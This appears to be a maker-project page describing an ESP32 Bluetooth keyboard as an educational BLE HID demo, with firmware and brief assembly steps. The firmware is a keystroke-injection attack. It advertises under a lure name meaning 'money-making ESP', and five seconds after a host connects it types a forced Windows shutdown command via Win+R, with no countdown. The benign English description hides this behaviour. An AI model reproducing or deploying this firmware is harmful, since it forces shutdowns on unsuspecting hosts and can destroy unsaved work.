
ESP32 BAD BLE is a Bluetooth HID device that emulates a keyboard to a paired host computer. Built around an ESP32 microcontroller and BLE stack, this project demonstrates how wireless input devices communicate with modern operating systems through the HID protocol.
This guide provides a complete wiring diagram, parts list, and firmware to get the device broadcasting and connecting via Bluetooth. Builders will learn how BLE HID devices work, how to pair with a host system, and how keyboard input is transmitted wirelessly. Assembly is straightforward: connect power and the device is ready to advertise.
Wiring diagram
Assemble it in 2 steps
1. Lepaskan servo
Cabut USB, lalu lepas semua kabel servo dari ESP32. Proyek ini hanya memakai ESP32 dengan daya USB, tanpa servo atau sambungan GPIO.
2. Sambungkan daya
Hubungkan ESP32 ke sumber daya USB dengan kabel yang sesuai.
Deploy the firmware
#include <Arduino.h>
#include <BLEDevice.h>
#include <BLEServer.h>
#include <BLEHIDDevice.h>
#include <BLESecurity.h>
BLECharacteristic* input;
volatile bool connected=false, pending=false;
volatile unsigned long connectedAt=0;
class Callbacks: public BLEServerCallbacks {
 void onConnect(BLEServer*) override {connectedAt=millis(); pending=true; connected=true;}
 void onDisconnect(BLEServer*) override {connected=false; pending=false; BLEDevice::startAdvertising();}
};
uint8_t mapData[]={0x05,0x01,0x09,0x06,0xa1,0x01,0x85,0x01,0x05,0x07,0x19,0xe0,0x29,0xe7,0x15,0x00,0x25,0x01,0x75,0x01,0x95,0x08,0x81,0x02,0x95,0x01,0x75,0x08,0x81,0x01,0x95,0x06,0x75,0x08,0x15,0x00,0x25,0x65,0x05,0x07,0x19,0x00,0x29,0x65,0x81,0x00,0xc0};
bool key(uint8_t code,uint8_t mod=0){
 if(!connected)return false;
 uint8_t r[8]={mod,0,code,0,0,0,0,0}; input->setValue(r,8); input->notify(); delay(80);
 memset(r,0,8); input->setValue(r,8); input->notify(); delay(80); return connected;
}
void shutdownLaptop(){
 if(!key(0x15,0x08))return; // Windows+R
 delay(800);
 const char* cmd="shutdown /s /t 0";
 for(const char* p=cmd;*p;p++){
  uint8_t c=0;
  if(*p>='a'&&*p<='z')c=4+*p-'a';
  else if(*p==' ')c=0x2c;
  else if(*p=='/')c=0x38;
  else if(*p=='3')c=0x20;
  else if(*p=='0')c=0x27;
  if(!key(c))return;
 }
 key(0x28);
}
void setup(){
 Serial.begin(115200);
 BLEDevice::init("ESP PENGHASIL UANG");
 BLEServer* server=BLEDevice::createServer(); server->setCallbacks(new Callbacks());
 BLEHIDDevice* hid=new BLEHIDDevice(server); input=hid->inputReport(1);
 hid->manufacturer()->setValue("ESP32 Personal Control");
 hid->pnp(2,0xe502,0xa111,0x0100); hid->hidInfo(0,2);
 BLESecurity* security=new BLESecurity(); security->setAuthenticationMode(ESP_LE_AUTH_BOND);
 hid->reportMap(mapData,sizeof(mapData)); hid->startServices(); hid->setBatteryLevel(100);
 BLEAdvertising* adv=server->getAdvertising(); adv->setAppearance(0x03c1); adv->addServiceUUID(hid->hidService()->getUUID()); adv->start();
 Serial.println("Pasangkan eps miner hanya ke laptop Windows milik Anda. Shutdown otomatis 5 detik setelah koneksi; tanpa hitung mundur. Simpan pekerjaan sebelum menghubungkan Bluetooth.");
}
void loop(){
 if(connected && pending && millis()-connectedAt>=5000){
  pending=false; // One attempt per connection, never repeated in this session.
  shutdownLaptop();
 }
 delay(5);
}
Download project files
Remix this project
Make it yours in one click
Open a full copy of this project in your own Schematik workspace, diagram, code, parts, and assembly steps included. Swap the sensor, add features, or redesign the whole thing with AI. The author's original stays untouched.